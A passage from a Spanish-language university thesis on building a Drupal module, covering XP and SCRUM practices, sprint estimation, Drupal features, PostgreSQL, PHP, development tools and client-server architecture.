- La **muerte de proyecto** es cuando ya no hay mas historias para ser incluidas en el sistema. Pueden haber varias causas para la ocurrencia de este paso, la primera sería porque el cliente está totalmente de acuerdo con el sistema y se habrán cumplido todos sus expectativas, en segundo lugar podría ser que el sistema presente problemas de rendimiento y no genere los beneficios esperados por el cliente y por último podría ser por la falta de presupuesto para mantenerlo.

¿Qué es una historia de usuario?

Una historia de usuario es la descripción informal de las necesidades del cliente, las cuales orientan el proceso de desarrollo y las pruebas de aceptación. Una historia puede ser dividida en varias tareas planificables y medibles en su estado de realización si fuera muy compleja.

La principal suposición hecha por XP es la necesidad de reducir la curva exponencial del costo

de los cambios a lo largo del proyecto por lo que se apuesta en la utilización de algunas prácticas, de las cuales se hace alusión a las más importantes.

Diseño simple: Propone que el diseño sea lo más simple posible, pues no se requiere de una complejidad innecesaria ni de código extra, solo se requiere que la solución pueda funcionar y ser implementada en cualquier momento. Un diseño adecuado para el software es aquel que: supera con éxito todas las pruebas, no tiene lógica duplicada, refleja claramente la intención de implementación de los programadores y tiene el menor número posible de clases y métodos.

Pruebas: Los clientes definen las pruebas funcionales para cada historia de usuarios y de estas se obtienen las pruebas unitarias que se encargan de dirigir la producción, son definidas antes de escribir el código y constantemente ejecutadas ante cualquier modificación. Se recomienda la automatización de las mismas.

Refactorización: Es la reestructuración constante del código con el objetivo de remover duplicación de código, mejorar su legibilidad, simplificarlo y hacerlo más flexible para facilitar los posteriores cambios, esto sin duda mejora la estructura interna del código sin alterar su comportamiento externo.

Programación en parejas: Este estilo de programación brinda algunas ventajas como la detección de errores conforme son introducidos mediante la inspección constante del código, los problemas de programación se resuelven más fácil, fomenta el intercambio de conocimientos entre los miembros del equipo, los programadores conversan mejorando así el flujo de información y la dinámica del equipo, varias personas conocen el funcionamiento del sistema y seguramente los programadores disfrutan lo que hacen. Además esto traerá como beneficios la obtención con una pequeña taza de errores, un diseño mejor y un tamaño del código lo más reducido posible.



Fig. 4 Relación entre las prácticas

¿Por qué SCRUM y XP?

Cada metodología de desarrollo tienes características particulares que la hacen diferentes a las demás a pesar que todas se basan en el mejoramiento de la calidad, eficiencia de los desarrolladores y orientación del proceso de desarrollo de software.

RUP es una metodología potente de gran uso en la actualidad la cual está pensada para grandes y complejos proyecto en cuanto a tamaño y duración, pero no es en este caso la metodología adecuada, debido a que no se dispone del tiempo necesario y el equipo de desarrollo no sobrepasa los 3 miembros.

Por las características del producto que se debe obtener, se ha decidido que la metodología a utilizar sea XP por ser una metodología ágil flexible y adaptable que basa sus principios en la comunicación con el cliente y en la obtención de un producto que haga algo, al que posteriormente se le irán incorporando nuevas funcionalidades; XP no define un modo de dirección avanzado por lo que se usará SCRUM para complementarlo y potenciar el proceso. Además, por la necesidad de visualizar, especificar, construir y documentar el sistema se hará uso del Lenguaje Unificado de Modelado (UML).

Lenguaje de modelado (UML)

UML es un lenguaje que permite visualizar, especificar, construir y documentar un sistema de forma gráfica, ofreciendo un plano para describir el sistema mediante un modelo estándar, incluyendo aspectos conceptuales como proceso del negocio y funciones del sistema, y aspectos concretos como expresiones de lenguajes de programación, esquemas de bases de datos y componentes reutilizables. UML está estrechamente vinculado a la programación orientada a objeto, sin embargo, la orientación a objetos viene siendo un complemento perfecto de UML pero no por eso se toma solo para lenguajes orientados a objetos.

La decisión de usar UML viene dada porque:

- Permite modelar cualquier tipo de sistema.
- Es independiente a las características de cualquier proyecto así como de los lenguajes de programación.
- Permite la modelación gráfica de los elementos de diseño.
- Como unificado, integra las mejores prácticas de modelados existentes.
- Se caracteriza por su facilidad de uso.

Técnica para el cálculo de la estimación

Para la planificación de un *sprint* se necesita tener el tiempo que requiere desarrollar una historia por puntos de historia que equivale a días-persona ideales, la velocidad de desarrollo del equipo, así como el tiempo disponible por hombres para trabajar. La técnica de cálculo de velocidad basado en días-hombres disponibles y factor de dedicación planteada por la metodología SCRUM fue la utilizada en la estimación.

Velocidad estimada = (Días–Hombres disponibles) X (Factor de dedicación)

Los días disponibles se determinan por la sumatoria de los días laborables que pueden ser dedicados por una persona al *sprint*. Si se supone que los días disponibles por hombres son ideales, que no habrá ningún tipo de distracción, entonces la velocidad estimada estaría dada por

los días-hombres disponibles y el factor de dedicación seria innecesario. Esto nunca ocurre debido a que siempre surgen imprevistos en un día laborable como pueden ser: llamadas telefónicas, almuerzo, etc.

Para el cálculo del factor de dedicación se debe tener en cuenta el último *sprint.* En caso de no haberse desarrollado ninguno con anterioridad el valor será 1.

Factor de dedicación = (Velocidad Real del último sprint) / (Días–Hombres disponibles)

La velocidad real está dada por la suma de las estimaciones iniciales de las historias que se completaron en el *sprint* anterior.

La estimación por punto de una historia de usuario se determina por la cantidad de días y la cantidad de hombres que trabajan en una misma historia en condiciones ideales, es decir, si se tuviera el número óptimo de personas para una historia (ni muchos ni pocos, típicamente 2) y se encierran en una habitación con cantidad de comida, y trabajasen sin distracciones. ¿Qué tiempo demorarían para obtener una implementación terminada, demostrable, testeada y liberable? Si la respuesta es “con 2 hombres encerrados en una habitación tardarían 6 días”, entonces la estimación inicial serían 12 puntos.

1.5 Tendencias y tecnologías actuales. Selección de las herramientas.

La solución de la problemática planteada está concebida como un módulo que formará parte de una aplicación web la cual se encuentra en explotación en estos momentos y en la que se ha utilizado el cms Drupal. Las tecnologías web brindan grandes ventajas de las que se exponen algunas a continuación:

- Permite mantener la información centralizada, lo que brinda un mayor resguardo de las mismas con copias de respaldo y replicas de la información.
- No requiere que el cliente esté mejorado tecnológicamente, es decir, que este solo necesita disponer de una aplicación browser mediante la cual se establece la comunicación, con lo que se elimina el coste de soporte técnico.

- Permite el uso de varios lenguajes de programación, como java script del lado del cliente para obtener una dinámica interactiva y por otro lado PHP del lado del servidor para garantizar los procesos de funcionalidad del los servidores.
- Permite mantener los datos aislados del resto de la aplicación, lo que nos garantiza la confiabilidad y seguridad de la información almacenada.

CMS DRUPAL

Características generales

- Ayuda en línea (*on-line)*: Un robusto sistema de ayuda en línea (*online)* y páginas de ayuda para los módulos del "núcleo", tanto para usuarios como para administradores.
- Búsqueda: Todo el contenido en drupal es totalmente indexado en tiempo real y se puede consultar en cualquier momento.
- Código abierto: El código fuente de drupal está libremente disponible bajo los términos de la licencia GNU/GPL. Al contrario de otros sistemas de "blogs" o de gestión de contenido propietarios, es posible extender o adaptar drupal según las necesidades.
- Módulos: La comunidad de drupal ha contribuido con muchos módulos que proporcionan funcionalidades como "página de categorías", autenticación mediante jabber, mensajes privados, favoritos (*bookmarks)*, etc.
- Personalización: Un robusto entorno de personalización está implementado en el núcleo de drupal. Tanto el contenido como la presentación pueden ser individualizados de acuerdo a las preferencias definidas por el usuario.
- URLs amigables: Drupal usa el mod_rewrite de Apache para crear URLs que son manejables por los usuarios y los motores de búsqueda.

Gestión de usuarios

- Autenticación de usuarios: Los usuarios se pueden registrar e iniciar sesión de forma local o utilizando un sistema de autenticación externo como Jabber, Blogger, LiveJournal u otro sitio drupal. Para su uso en una intranet, drupal se puede integrar con un servidor LDAP.
- Permisos basados en roles: Los administradores de drupal no tienen que establecer permisos para cada usuario. En lugar de eso, pueden asignar permisos a un "rol" y agrupar los usuarios por roles.

Gestión de contenido

- Control de versiones: El sistema de control de versiones de drupal permite seguir y auditar totalmente las sucesivas actualizaciones del contenido: qué se ha cambiado, la hora y la fecha, quién lo ha cambiado, y más. También permite mantener comentarios sobre los sucesivos cambios o deshacer los cambios recuperando una versión anterior.
- Enlaces permanentes (*Permalinks*): Todo el contenido creado en drupal tiene un enlace permanente asociado a él para que pueda ser enlazado externamente sin temor de que el vínculo falle en el futuro.
- Objetos de Contenido (Nodos): El contenido creado en drupal es, funcionalmente, un objeto (Nodo). Esto permite un tratamiento uniforme de la información, como una misma cola de moderación para envíos de diferentes tipos, promocionar cualquiera de estos objetos a la página principal o permitir comentarios -o no- sobre cada objeto.
- Plantillas (*Templates*): El sistema de temas de drupal separa el contenido de la presentación permitiendo controlar o cambiar fácilmente el aspecto del sitio web. Se pueden crear plantillas con HTML y/o con PHP.
- Sindicación del contenido: Drupal exporta el contenido en formato RDF/RSS para ser utilizado por otros sitios web. Esto permite que cualquiera con un "Agregador de Noticias", tal como NetNewsWire o Radio UserLand visualice el contenido publicado en la web desde el escritorio.

Blogging

- Agregador de noticias: Drupal incluye un potente Agregador de Noticas para leer y publicar enlaces a noticias de otros sitios web. Incorpora un sistema de cache en la base de datos, con temporización configurable.
- Soporte de Blogger API: La API de Blogger permite que un sitio drupal sea actualizado utilizando diversas herramientas, que pueden ser “herramientas web” o “herramientas de escritorio” que proporcionen un entorno de edición manejable.

Plataforma

- Independencia de la base de datos: Aunque la mayor parte de las instalaciones de drupal utilizan MySQL, existen otras opciones. Drupal incorpora una “capa de abstracción de base de datos” que actualmente está implementada y mantenida para MySQL y PostgresSQL, aunque permite incorporar fácilmente soporte para otras bases de datos.
- Multiplataforma: Drupal ha sido diseñado desde el principio para ser multiplataforma. Puede funcionar con Apache o Microsoft IIS como servidor web y en sistemas como Linux, BSD, Solaris, Windows y Mac OS X. Por otro lado, al estar implementado en PHP, es totalmente portable.
- Múltiples idiomas y Localización: Drupal está pensado para una audiencia internacional y proporciona opciones para crear un portal multilingüe. Todo el texto puede ser fácilmente traducido utilizando una interfaz web, importando traducciones existentes o integrando otras herramientas de traducción como GNU ettext

Administración y Análisis

- Administración vía Web: La administración y configuración del sistema se puede realizar enteramente con un navegador y no precisa de ningún software adicional.

- Análisis, Seguimiento y Estadísticas: Drupal puede mostrar en las páginas web de administración informes sobre enlaces entrantes (*referrals*), popularidad del contenido, o de cómo los usuarios navegan por el sitio.
- Registros e Informes: Toda la actividad y los sucesos del sistema son capturados en un "registro de eventos", que puede ser visualizado por un administrador.

Características de comunidad

- Comentarios enlazados: Drupal proporciona un potente modelo de comentarios enlazados que posibilita seguir y participar fácilmente en la discusión sobre el comentario publicado. Los comentarios son jerárquicos, como en un grupo de noticias o un foro.
- Encuestas: Drupal incluye un módulo que permite a los administradores y/o usuarios crear encuestas en línea (*on-line)* totalmente configurables.
- Foros de discusión: Drupal incorpora foros de discusión para crear sitios comunitarios vivos y dinámicos.
- Libro Colaborativo: Esta característica es única de drupal y permite crear un proyecto o "libro" a ser escrito y que otros usuarios contribuyan contenido. El contenido se organiza en páginas cómodamente navegables.

Rendimiento y escalabilidad

- Control de congestión: Drupal incorpora un mecanismo de control de congestión que permite habilitar y deshabilitar determinados módulos o bloques dependiendo de la carga del servidor. Este mecanismo es totalmente configurable y ajustable.
- Sistema de Cache: El mecanismo de cache elimina consultas a la base de datos incrementando el rendimiento y reduciendo la carga del servidor.



Fig.5 Tecnología estática de drupal

PostgreSQL

En la actualidad, los sistemas informáticos requieren un nivel de seguridad importante para mantener sus datos seguros y confiables, por lo que se recomienda que los datos almacenados no se encuentren directamente enlazados con la interfaz que se le brinda al usuario. Los sistemas gestores de bases de datos son software específico que sirven de interfaz entre las aplicaciones, el usuario y las bases de datos. Sus principales funciones están basadas en la manipulación, la creación de datos y además permitir consultarlos.

PostgreSQL es una potente fuente de sistema de bases de datos de código abierto objeto-relacional. Cuenta con más de 15 años de desarrollo activo y una arquitectura probada que se ha ganado una sólida reputación de confiabilidad, integridad de los datos y corrección. Funciona en todos los principales sistemas operativos, incluyendo Linux, Unix (AIX, BSD, HP-UX, SGI IRIX, Mac OS X, Solari, Tru64) y Windows. Tiene pleno apoyo a las claves foráneas, uniones, vistas, desencadenadores y procedimientos almacenados (en varios idiomas). También soporta el almacenamiento de grandes objetos binarios, incluyendo imágenes, sonidos o vídeo. Tiene interfaces de programación nativo de C / C + +, Java, .Net, Perl, Python, Ruby, Tcl, ODBC, entre otros.

PostgreSQL cuenta con sofisticadas características como el sistema denominado MVCC (Acceso concurrente multiversión, por sus siglas en inglés) que permite que mientras un proceso escribe en una tabla, otros accedan a la misma tabla sin necesidad de bloqueos. Cada usuario obtiene una visión consistente de lo último a lo que se le hizo *commit*. Esta estrategia es superior al uso de bloqueos por tabla o por filas común en otras bases de datos, eliminando la necesidad del uso de bloqueos explícitos.

PHP (Hypertext Pre-processor)

Un lenguaje de programación es un conjunto de reglas sintácticas y semánticas que definen un lenguaje informático mediante técnicas estándar de comunicación que permiten expresar las instrucciones que deben ser ejecutadas por una computadora.

PHP es un lenguaje de programación interpretado, diseñado originalmente para la creación de páginas web dinámicas. Es usado principalmente en interpretación del lado del servidor (*server-side scripting*) pero actualmente puede ser utilizado desde una interfaz de línea de comandos o en la creación de otros tipos de programas incluyendo aplicaciones con interfaz gráfica usando las bibliotecas Qt o GTK+.

Es un lenguaje basado en herramientas con licencia de software libre, y su distribución no se encuentra limitada, su código es fácil de comprender y mantener. Se puede utilizar como módulo de Apache (CGI), lo que lo hace extremadamente veloz, se ejecuta rápidamente, por estar escrito en c, utilizando poca memoria. Puede ser compilado y ejecutado en diversas plataformas, incluyendo diferentes versiones. Como en todos los sistemas se utiliza el mismo código base, los scripts pueden ser ejecutados de manera independiente al sistema operativo. Además puede ser ejecutado por muchos servidores de aplicación como Apache, IIS, AOLServer, Roxen y THTTPD e interactuar con diversos motores de datos como son MySQL, MS SQL, Oracle, Informix, PostgreSQL.

Zend Studio 5.5

Entorno de Desarrollo Integrado o *Integrated Development Environment* (IDE) es un programa destinado a mejorar el trabajo del programador en el que se integran varias modalidades de herramientas, y puede estar dedicado a un lenguaje de programación específico o bien poder utilizarse varios como es el caso del Eclipse.

Un IDE es un entorno de programación que ha sido empaquetado como un programa de aplicación que consiste en un editor de código, un compilador, un depurador y un constructor de interfaz gráfica GUI.

Zend Studio (*Zend Divelopment Environment)* es un entorno integrado de desarrollo especializado en la tecnología de servidores en PHP, que funciona en plataformas como Microsoft Windows, Mac OS X y GNU/Linux y se desarrolla bajo licencia comercial. El programa está escrito en java lo que en ocasiones provoca que no funcione con la rapidez de otras aplicaciones de uso diario.

Zend Studio está compuesto por dos partes fundamentales, una dedicada al cliente y otra que se dedica al servidor. Ambas se instalan de forma separadas donde la parte cliente contiene la interfaz de edición y la ayuda, y permite hacer depuraciones simples de script, aunque es bueno resaltar que para lograr la potencia de esta herramienta se necesitará de la parte del servidor que se encarga de instalar el servidor de aplicaciones apache y el módulo PHP.

Zend Studio es un editor web orientado a la programación de páginas PHP que dispone de características como: resaltado de sintaxis, autocompletado de código, ayuda de código, lista de parámetros de funciones y métodos de clase, inserción automática de paréntesis y corchetes de cierre así como su emparejamiento dentro del código, sangrado automático, detención de errores de sintaxis en tiempo real, phpDoc integrado, manual de PHP integrado, soporte para control de versiones como CVS o subversión, soporte para la navegación de bases de datos y sentencias SQL, entre otras.

Visual paradigm

Las herramientas CASE nos permiten mejorar la productividad en el proceso de desarrollo de software definiendo el proceso para realizar el diseño, cálculos del coste, implementación automática sobre un diseño de datos, detección de errores, documentación, entre otras.

Las siglas CASE significan *Computer Aided Software Engineering* o Ingeniería de Software Asistidas por Computadoras en su traducción al español.

La mayoría de las herramientas CASE que se conocen en la actualidad usan el lenguaje UML para el desarrollo de los artefactos que se generan, por los beneficios que este ofrece a la modelación descriptiva de objetos y componentes. Estas herramientas tiene como objetivos esenciales la gestión de todo el ciclo de desarrollo de un proyecto, aumentar la biblioteca de conocimiento de una empresa para facilitar posteriores búsquedas de soluciones a los requerimientos y mejorar la planificación de un proyecto en cuanto a tiempo y objetivos de calidad.

En sentido general, estos programas permiten:

- Visualizar la estructura del negocio mediante la captura de requerimientos para una mejor comprensión física de los trabajadores de un proyecto, quedando definido en el modelo de casos de usos del negocio.
- Describir de forma gráfica cada pasos por los que transcurre un flujo de procesos continuos y definir la secuencia lógica de los mismo.
- Proporciona la vista arquitectónica de un software desde una perspectiva teórica, pudiendo identificar, a través de esta, los posibles riesgos en la construcción y mantenimiento del producto.
- Visualizar la integración de las capas del modelo de arquitectura.

La herramienta CASE a utilizar para el modelado de la propuesta del sistema es el *Visual Paradigm for UML 5.3 Enterprise Edition*. Es una herramienta que cubre todo el ciclo de vida de un proyecto, se integra con otras herramientas como *hibernate*, subversión, etc., permite la

creación automática de reportes en formato HTML y PDF, facilita el desarrollo de un proceso cooperativo en el que todos los agentes tienen sus propias vistas de información, y utilizan un lenguaje común para comprender y comunicar la estructura y la funcionalidad del sistema en construcción. Además, permite importar y exportar elementos de otras herramientas y soporta varios lenguajes de programación como C++, Java, PHP, Ada, Python, entre otros.

1.6 Conclusiones

En el desarrollo de este capítulo se han abordado los temas relacionas con las tecnologías y sus tendencias actuales, de las cuales se hace uso para dar solución al problema, definiéndose como metodología de desarrollo la integración de SCRUM con XP, como IDE de desarrollo Zend Studio 5.5, la herramienta CASE seleccionada fue *Visual Paradigm for UML 5.3 Enterprise Edition*, se define el uso de la tecnología web y como lenguaje de programación PHP.

Capítulo II

Características del sistema

2.1 Introducción

En el presente capítulo se abordan temas relacionados a la arquitectura de software como base para sustentar el producto para garantizar la calidad que se requiere. Se argumenta sobre la seguridad del sistema relacionado al cms drupal que es la columna vertebral de la arquitectura que se propone. Además se aborda sobre algunos de los patrones de diseño empleados.

2.2 Arquitectura del software

La arquitectura de software, según (Clement [Cle96a]), es, a grandes rasgos, una vista del sistema que incluye los componentes principales del mismo, como se comportan estos componentes desde diferentes puntos de vista del sistema y el mecanismo para la comunicación e interacción entre dichos componentes para lograr la misión del sistema.

Desde otro punto de vista se puede decir que la arquitectura de software es la respuesta que existe entre la documentación de los requerimientos y la implementación de los mismos. Es la manera de reducir la complejidad del ciclo de vida de desarrollo del software mediante una vista estructural del sistema en términos de componentes o módulos, capas, conexiones y sus interrelaciones; dirigiendo el diseño y desarrollo del sistema en aras de lograr la satisfacción de los niveles técnicos de requerimientos como son rendimiento, usabilidad, escalabilidad, confiabilidad, disponibilidad, fácil mantenimiento y seguridad.

Descripción arquitectónica de Drupal

Drupal es un cms con una arquitectura dividida en módulos los cuales, según su funcionalidad, se agrupan en pequeños subsistemas que, mediante el núcleo principal, se integran formando un único sistema. Este estilo proporciona una alta flexibilidad y escalabilidad debido a que cada subsistema está integrado por módulos independientes los cuales encapsulan sus propias

funciones garantizando de esta forma una nueva funcionalidad al sistema. Drupal permite integrar nuevas funcionalidades mediante la implementación de nuevos módulos que realizan tareas específicas, generalmente cuando se necesita conseguir una funcionalidad particular.

Los módulos se pueden clasificar en dos grupos según su importancia en la funcionalidad del cms, en primer lugar los que pertenecen al núcleo (*core)* los cuales se instalan automáticamente al iniciar drupal debido a que están involucrados de forma directa en el funcionamiento del cms como sistema, y en segundo lugar los módulos de contribución que son aquellos que permiten construir o modificar las funcionalidades del núcleo de drupal. Un módulo puede ser construido por cualquier programador siempre que este tenga conocimiento de las estrategias de funcionamiento interno del cms.

Las funciones definidas en cada módulo son escritas completamente en código php y reconocidas por el drupal como una función de gancho (*hook)*. Drupal tiene capas abstractas que se encarga de reconocer las funciones de gancho (*hook)* por la características de las mismas, las cuales están compuesta por el nombre del módulo al que pertenecen y posteriormente por el nombre de la API de drupal que se desea invocar.

Otra característica importarte y que influye de forma directa en la arquitectura del drupal es la presencia de nodos. Cada nodo es tratado como un objeto, pero no quiere decir que lo sea, un nodo puede ser cualquier entrada desde el exterior de la aplicación como podrían ser formularios, textos de encuestas, pero además cualquier página que se muestra en la interfaz es cargada desde un nodo. Esta característica le permite crear diferentes tipos de contenidos potenciando la flexibilidad del sistema.

Drupal puede ser clasificado como un sistema de eventos desde el punto de vista que las APIs del núcleo actúan como gestores de eventos los cuales serían, en este caso, las funciones de gancho (*hooks)* propias de cada módulo invocado, en dependencia de las peticiones que el usuario realice al sistema. Además drupal se usa frecuentemente para construir sitios webs, ya sea de forma personal o para una empresa o departamento determinado, se usa también para construir portales en internet, periódicos online, en el comercio electrónico, galerías de imagen,

entre otros usos; dejando en evidencia su estrecha relacionado al estilo de arquitectura cliente-servidor.



Fig. 6 Representación del diseño del cms drupal

Arquitectura orientada a eventos

Dada la aparición constante de las tecnologías, se hace necesario desarrollar una elección estratégica de las aplicaciones que mejor se adapten a las necesidades específicas y permitan ponerse delante en el mercado competitivo. El problema radica mayormente en que los proveedores de software se especializan en un área muy específica, lo que provoca que sus productos funcionen bien de forma individual pero no en conjunto. La solución perfecta seria encontrar una única aplicación que resuelva todos los problemas de forma eficiente y cubra todas

las necesidades, pero esto también podría presentar un problema, pues un cambio del software puede implicar un cambio en el desarrollo de los procesos.

La arquitectura orientada a servicios plantea una filosofía de diseño basado en módulos flexibles que permiten ser reutilizados por otras partes del sistema y además son capaces de funcionar sobre cualquier plataforma de hardware o sistema operativo. Esto permite un mejor aprovechamiento del código ya desarrollado y obtener aplicaciones que respondan más rápidos a las necesidades del negocio.

Entre las principales ventajas de este estilo de arquitectura se puede mencionar:

- Contribuye de forma eficiente a reducir el coste y el tiempo de desarrollo de una aplicación así como su reducción de costo en el mantenimiento del mismo dado por su característica de reutilizar el código.
- Favorece de manera positiva la calidad del sistema con un proceso incremental en el cumplimiento de los requisitos planteados.
- Permite desarrollar aplicaciones seguras y más flexibles al cambio constante de requisitos del negocio lo que posibilita un mejor manejo de los casos críticos del negocio.
- Facilita la integración de diversas alternativas de soluciones y tecnologías.

Arquitectura Cliente-Servidor

Las aplicaciones web adoptan una arquitectura cliente-servidor que está caracterizada porque el cliente y el servidor pueden funcionar como una sola entidad o como entidades separadas, porque los cambios en el servidor no necesariamente implican cambios en el cliente, porque al cliente solo le interesa la interfaz visible y no que ocurre del lado del servidor, porque el cliente no depende ni del sistema operativo del servidor, ni del tipo de hardware que este emplee, ni de la distancia física a que se encuentren.

Esta arquitectura, como su nombre lo indica, se divide en dos partes fundamentales: el cliente y el servidor. Un cliente es una porción reducida del sistema que se ejecuta en el equipo local del usuario y es la que se encarga de mostrar resultados al usuario y realizar solicitudes deseadas, por lo que se puede decir que tiene un papel activo en la comunicación. Por otro lado, un servidor es una aplicación multiprocesos que puede interactuar con varios usuarios de forma simultánea y se ejecuta en un servidor a través a una aplicación de servidor, dicha aplicación es la encargada de abrir las conexiones con la base de datos; además podemos decir que aceptan gran número de conexiones de clientes y no es frecuente que interactué directamente con estos, generalmente debido al uso de la arquitectura en capas. Un servidor espera las solicitudes que son realizadas por los clientes o por otros servidores, por lo que juegan un papel pasivo en la comunicación.

Algunas de las tares llevadas a cabo por los procesos clientes son:

- ✓ Administrar la interfaz de usuario.
- ✓ Menús e interpretación de comandos.
- ✓ Interactuar con el usuario.
- ✓ Procesar la lógica de la aplicación y hacer validaciones locales.
- ✓ Generar requerimientos de bases de datos.
- ✓ Recibir resultados del servidor y visualizarlos.
- ✓ Recuperación de errores
- ✓ Formatear resultados.

Mientras que en el caso de los procesos servidor las tareas realizadas son:

- ✓ Acceso, almacenamiento y organización de los datos.
- ✓ Aceptar los requerimientos de bases de datos que hacen los clientes.
- ✓ Procesar requerimientos de bases de datos.

- ✓ Formatear datos para trasmitirlos a los clientes.
- ✓ Procesar la lógica de la aplicación y realizar validaciones a nivel de bases de datos.

Ventajas:

- ➢ Los datos se encuentran almacenados en una ubicación centralizada con lo cual se obtiene un mejor control de los mismos y permite mejorar las tareas de actualización dentro de la base de datos.
- ➢ Permite que todos los usuarios trabajen con la misma información debido a que no permite la realización de copias separadas para los clientes.
- ➢ Permite mediante restricciones, procedimientos almacenados y desencadenadores definir las reglas de organización y las reglas de seguridad para todos los usuarios.
- ➢ Permite la integración de componentes de hardware de varios fabricantes lo que favorece la flexibilidad en la implantación y actualización de soluciones y la reducción de los costos.
- ➢ Permite un mejor aprovechamiento del ancho de bandas debido a que no se necesita enviar por medio de la red la información grafica debido a que esta reside en el cliente.
